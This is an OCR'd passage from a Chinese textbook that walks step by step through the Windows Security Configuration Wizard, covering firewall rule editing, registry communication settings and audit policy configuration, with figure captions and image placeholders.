



图 11-14　网络安全向导

（10）单击【下一步】按钮，进入【网络安全规则】向导页，如图 11-15 所示，使用“视图”列表筛选所显示的规则。通过使用安全配置向导（SCW），可以创建防火墙规则，以允许此计算机向程序、系统服务、计算机或用户发送消息，或者从程序、系统服务、

计算机或用户接收消息。可以创建防火墙规则，对与规则匹配的所有连接执行下列三个操作之一：允许连接、只允许使用 Internet 协议安全（IPSec）保护的连接或者明确阻止连接。





图 11-15　网络安全规则

（11）选择一条规则，单击【编辑】按钮可以对规则进行编辑，比如选择 FTP 服务器规则，其编辑界面如图 11-16 所示。




图 11-16　FTP 服务器规则

（12）安全规则编辑完成后单击【下一步】按钮进入安全注册表设置，如图 11-17 所示，可以配置用于与其他计算机进行通信的协议和身份认证的方法。

（13）单击【下一步】按钮进入各个规则向导，可以按照默认规则进行配置，最后的结果如图 11-18 所示。





图 11-17　注册表设置向导





图 11-18　注册表设置摘要

（14）注册表设置完成后，单击【下一步】按钮进入【系统审核策略】向导页，在安全配置向导（SCW）的【审核策略】部分，可以为所选服务器配置审核策略。安装安全性能高低依次为【不审核】、【审核成功的操作】和【审核成功和不成功的操作】，如图 11-19 所示。

（15）单击【下一步】按钮进入【审核策略摘要】向导页，查看前面的选项对系统审核策略的配置结果，如图 11-20 所示。





图 11-19　系统审核策略

